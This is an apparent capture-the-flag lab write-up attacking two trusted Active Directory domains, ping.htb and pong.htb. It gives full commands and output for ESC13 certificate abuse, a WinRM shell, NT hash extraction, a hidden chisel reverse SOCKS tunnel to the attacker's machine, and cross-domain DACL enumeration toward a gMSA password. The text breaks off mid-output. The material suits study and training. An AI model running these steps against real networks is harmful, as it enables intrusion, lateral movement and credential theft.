


Architecture Overview
Two Active Directory domains connected by a bidirectional forest trust:
| Domain | DC Hostname | IP | Reachable from Kali? |
|---|---|---|---|
ping.htb | dc1.ping.htb | 10.129.43.213 | ✅ Direct |
pong.htb | dc2.pong.htb | 192.168.2.2 | ❌ Internal only - must pivot via DC1 |
NTLM is disabled domain-wide on both domains. Every authentication must use Kerberos.
Full Attack Chain
0. Initial Conditions
Given:
- Credentials:
c.roberts / AssumedBreach123 - Target IP:
10.129.43.xxx (resolves todc1.ping.htb`)
Add to /etc/hosts:
10.129.43.xxx  dc1.ping.htb ping.htb pingpong.htb DC1
192.168.2.2    dc2.pong.htb pong.htb DC2
⚠️ Hosts file ordering matters. MIT krb5 reverse-resolves IPs and picks the first hostname on the line as the canonical name for SPN construction. Always put the FQDN first. If
dc2.pong.htbis not first, GSSAPI will requestWSMAN/pong.htbinstead ofWSMAN/dc2.pong.htband you’ll getServer not found in Kerberos database.
Early confirmation NTLM is disabled:
nxc smb dc1.ping.htb -u c.roberts -p AssumedBreach123
# SMB [*] (domain:ping.htb) (signing:True) (NTLM:False)
# SMB [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED
Everything from this point forward uses Kerberos exclusively.
1. Recon and Kerberos Setup
Nmap
nmap -sV -sC -Pn 10.129.43.213Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 22:06 EAT
Nmap scan report for pingpong.htb (10.129.43.213)
Host is up (0.14s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-26 03:06:46Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: 8h00m05s
| smb2-time:
| date: 2026-04-26T03:07:28
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.70 seconds
Key open ports:
53/tcp   DNS
88/tcp   Kerberos
135/tcp  RPC
389/tcp  LDAP  (Domain: ping.htb)
445/tcp  SMB   (signing required, NTLM disabled)
464/tcp  kpasswd
593/tcp  RPC over HTTP
636/tcp  LDAPS
3268/tcp Global Catalog LDAP
5985/tcp WinRM
The certificate SAN confirms: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING.
/etc/krb5.conf
[libdefaults]
    default_realm    = PING.HTB
    dns_lookup_realm = false
    dns_lookup_kdc   = false
    rdns             = false

[realms]
    PING.HTB = {
        kdc          = 10.129.43.213:88
        admin_server = 10.129.43.213
    }
    PONG.HTB = {
        kdc          = 192.168.2.2:88
        admin_server = 192.168.2.2
    }

[domain_realm]
    .ping.htb = PING.HTB
    ping.htb  = PING.HTB
    .pong.htb = PONG.HTB
    pong.htb  = PONG.HTB
⚠️ MIT krb5 parsing quirk: The
[realms]block must use indented multi-line form. Single-line shorthand (PONG.HTB = { kdc = 192.168.2.2 }) silently drops the KDC entry and you’ll getCannot find KDC for realm "PONG.HTB"later with no useful error.
Use192.168.2.2(IP) for the PONG KDC, not the hostname. Proxychains cannot do DNS for the KDC lookup step itself - only after you have the ticket.
Get TGT for c.roberts
impacket-getTGT ping.htb/c.roberts:AssumedBreach123 -dc-ip 10.129.43.213
export KRB5CCNAME=$(pwd)/c.roberts.ccache
klist
Verify:
Default principal: [email protected]
Valid starting: ...  krbtgt/[email protected]
2. ESC13 - TemporaryWinRM Template → WinRM on DC1
ADCS Enumeration
certipy find -k -no-pass \
  -dc-ip 10.129.43.213 \
  -target dc1.ping.htb \
  -dc-host dc1.ping.htb \
  -enabled -vulnerable
Key finding in output:
(certipy-venv) ┌─[havoc@havocsec]─[~/Downloads/htb/season10/pingpong]
└──╼ $cat 20260426193658_Certipy.json
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "ping-DC1-CA",
      "DNS Name": "dc1.ping.htb",
      "Certificate Subject": "CN=ping-DC1-CA, DC=ping, DC=htb",
      "Certificate Serial Number": "6F8E726EEFA64B894CE82D498BC27632",
      "Certificate Validity Start": "2026-04-20 18:54:41+00:00",
      "Certificate Validity End": "2126-04-20 19:04:41+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Permissions": {
        "Owner": "PING.HTB\\Administrators",
        "Access Rights": {
          "1": [
            "PING.HTB\\Administrators",
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
          "2": [
            "PING.HTB\\Administrators",
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
          "512": [
            "PING.HTB\\Authenticated Users"
          ]
        }
      }
    }
  },
  "Certificate Templates": {
    "0": {
      "Template Name": "TemporaryWinRM",
      "Display Name": "Temporary WinRM",
      "Certificate Authorities": [
        "ping-DC1-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        33554432,
        2147483648
      ],
      "Enrollment Flag": [
        1,
        8,
        32
      ],
      "Private Key Flag": [
        16
      ],
      "Extended Key Usage": [
        "Client Authentication",
        "Secure Email",
        "Encrypting File System"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "1 year",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2025-12-23 17:19:28+00:00",
      "Template Last Modified": "2025-12-27 21:12:15+00:00",
      "Issuance Policies": [
        "1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623"
      ],
      "Linked Groups": [
        "CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb"
      ],
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Domain Users",
            "PING.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "PING.HTB\\Administrator",
          "Full Control Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Domain Users",
            "PING.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "PING.HTB\\Domain Users"
      ],
      "[!] Vulnerabilities": {
        "ESC13": "Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'."
      }
    }
  }
}
What ESC13 Is
ESC13 is the OID-to-group link vulnerability, described in this 2023 research by Jonas Bülow Knudsen.
The mechanism:
- A certificate template has an issuance policy OID attached to it.
- That OID is linked to a security group via
msDS-OIDToGroupLinkon the OID object inCN=OID,CN=Public Key Services,CN=Services,CN=Configuration. - When a user presents a certificate issued from this template for PKINIT (Kerberos), the KDC validates the policy OID and injects the linked group’s SID into the user’s PAC.
- The user now appears to be a member of
TempWinRMAccess- without actually being in the group. WinRM access is granted dynamically.
There is nothing wrong with the template’s flags or DACL. The danger is entirely in the OID-to-group link. This is why -vulnerable flags it - standard template auditing misses it.
Exploit ESC13
Step 1 - Enroll a certificate:
certipy req -k -no-pass \
  -ca ping-DC1-CA \
  -template TemporaryWinRM \
  -target dc1.ping.htb \
  -dc-ip 10.129.43.213 \
  -dc-host dc1.ping.htb
Output:
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-...-2617'
[*] Saved certificate and private key to 'c.roberts.pfx'
Step 2 - PKINIT authentication:
certipy auth -pfx c.roberts.pfx -dc-ip 10.129.43.213 Output:
[*] Certificate identities:
[*]     SAN UPN: '[email protected]'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
File 'c.roberts.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
Step 3 - WinRM shell:
export KRB5CCNAME=$(pwd)/c.roberts.ccache
evil-winrm -i dc1.ping.htb -r PING.HTB
Confirm group injection:
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
PING\TempWinRMAccess                        Group            S-1-5-21-750635624-2058721901-1932338391-2602 Mandatory group, Enabled by default, Enabled group
PING\IT                                     Group            S-1-5-21-750635624-2058721901-1932338391-2618 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Certificate  Well-known group S-1-5-65-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users\C.Roberts\Documents>
The NT AUTHORITY\This Organization Certificate SID (S-1-5-65-1) confirms the TGT was obtained via certificate-based PKINIT, which is what triggers the PAC group injection.
Key Intel Gathered from DC1 Shell
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> nltest /domain_trusts
List of domain trusts:
    0: pong pong.htb (NT 5) (Direct Outbound) (Direct Inbound) ( Attr: foresttrans )
    1: PING ping.htb (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
Bidirectional forest trust. foresttrans = TRUST_ATTRIBUTE_FOREST_TRANSITIVE.
# DC2's IP
nslookup dc2.pong.htb
# or via DNS query:
Resolve-DnsName dc2.pong.htb
dc2.pong.htb → 192.168.2.2192.168.2.2 is internal - DC1 has a second NIC on 192.168.2.1/24. Not reachable from Kali directly.
3. Pivot - Chisel Reverse SOCKS Tunnel
Since 192.168.2.2 is only reachable from DC1, tunnel all PONG traffic through DC1 using a reverse SOCKS proxy.
Setup
On Kali - download chisel binaries:
# Linux (attacker)
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_linux_amd64.gz
gunzip chisel_1.10.1_linux_amd64.gz && mv chisel_1.10.1_linux_amd64 chisel && chmod +x chisel

# Windows (for DC1)
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_windows_amd64.gz
gunzip chisel_1.10.1_windows_amd64.gz && mv chisel_1.10.1_windows_amd64 chisel.exe
On Kali - start reverse server:
./chisel server -p 8888 --reverseUpload to DC1 and run in background:
# In Evil-WinRM
upload /path/to/chisel.exe C:\Windows\Temp\chisel.exe

# Run in background (shell stays free)
Start-Process -FilePath "C:\Windows\Temp\chisel.exe" `
  -ArgumentList "client YOUR_KALI_TUN0_IP:8888 R:1080:socks" `
  -WindowStyle Hidden

# Verify
Get-Process chisel
Use
ip a | grep tun0on Kali to get your HTB VPN IP.
Kali - configure proxychains:
# /etc/proxychains4.conf - add/replace the last line:
socks5 127.0.0.1 1080
Verify tunnel works:
proxychains nxc smb dc2.pong.htb -k --use-kcache
# Should show: [+] PING.HTB\c.roberts from ccache
The chisel server logs will show
session#N: tun: proxy#R:127.0.0.1:1080=>socks: Listeningwhen the tunnel is established.
4. Cross-Domain DACL Abuse → ReadGMSAPassword
What We Find in PONG’s Directory
Using the PING Kerberos ticket against PONG’s LDAP (forest trust allows cross-realm LDAP reads):
proxychains nxc ldap dc2.pong.htb -k --use-kcache --gmsaAccount: Pong_gMSA$
NTLM: <no read permissions>
PrincipalsAllowedToReadPassword: gMSA Managers
proxychains nxc ldap dc2.pong.htb -k --use-kcache --groups "gMSA Managers"
# Group has 0 members - intentionally empty
Check the owner of gMSA Managers:
proxychains nxc ldap dc2.pong.htb -k --use-kcache -M daclread \
  -o TARGET_DN="CN=gMSA Managers,CN=Users,DC=pong,DC=htb"
The ACL shows PING\IT as the owner of the group object. Owner = implicit WriteOwner + WriteDACL.
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pingpong]
└──╼ $proxychains nxc ldap dc2.pong.htb -k --use-kcache -M daclread \
-o TARGET_DN="CN=gMSA Managers,CN=Users,DC=pong,DC=htb"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:636 ... OK
LDAP dc2.pong.htb 389 DC2 [*] None (name:DC2) (domain:PING.HTB) (signing:None) (channel binding:No TLS cert) (NTLM:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PING.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
LDAP dc2.pong.htb 389 DC2 [+] PING.HTB\c.roberts from ccache
DACLREAD dc2.pong.htb 389 DC2 Be careful, this module cannot read the DACLS recursively.
DACLREAD dc2.pong.htb 389 DC2 Target principal found in LDAP (CN=gMSA Managers,CN=Users,DC=pong,DC=htb)
DACLREAD dc2.pong.htb 389 DC2 ACE[0] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : None
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Token-Groups-Global-And-Universal (46a9b11d-60ae-405a-b7e8-ff8a58d456d2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Windows Authorization Access Group (S-1-5-32-560)
DACLREAD dc2.pong.htb 389 DC2 ACE[1] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : None
DACLREAD dc2.pong.htb 389 DC2 Access mask : ControlAccess
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Send-To (ab721a55-1e2f-11d0-9819-00aa0040529b)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Authenticated Users (S-1-5-11)
DACLREAD dc2.pong.htb 389 DC2 ACE[2] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : FullControl, Modify, ReadAndExecute, ReadAndWrite, Read, Write, WriteDACL, Delete, ListObject, WriteProperties, Self, CreateChild (0xf01ff)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Domain Admins (S-1-5-21-2410575906-3092493790-2123333151-512)
DACLREAD dc2.pong.htb 389 DC2 ACE[3] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : FullControl, Modify, ReadAndExecute, ReadAndWrite, Read, Write, WriteDACL, Delete, ListObject, WriteProperties, Self, CreateChild (0xf01ff)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Account Operators (S-1-5-32-548)
DACLREAD dc2.pong.htb 389 DC2 ACE[4] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : Read (0x20094)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Principal Self (S-1-5-10)
DACLREAD dc2.pong.htb 389 DC2 ACE[5] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : Read (0x20094)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Authenticated Users (S-1-5-11)
DACLREAD dc2.pong.htb 389 DC2 ACE[6] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : FullControl, Modify, ReadAndExecute, ReadAndWrite, Read, Write, WriteDACL, Delete, ListObject, WriteProperties, Self, CreateChild (0xf01ff)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Local System (S-1-5-18)
DACLREAD dc2.pong.htb 389 DC2 ACE[7] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[8] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[9] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[10] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[11] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Membership (bc0ac240-79a9-11d0-9020-00c04fc2d4cf)
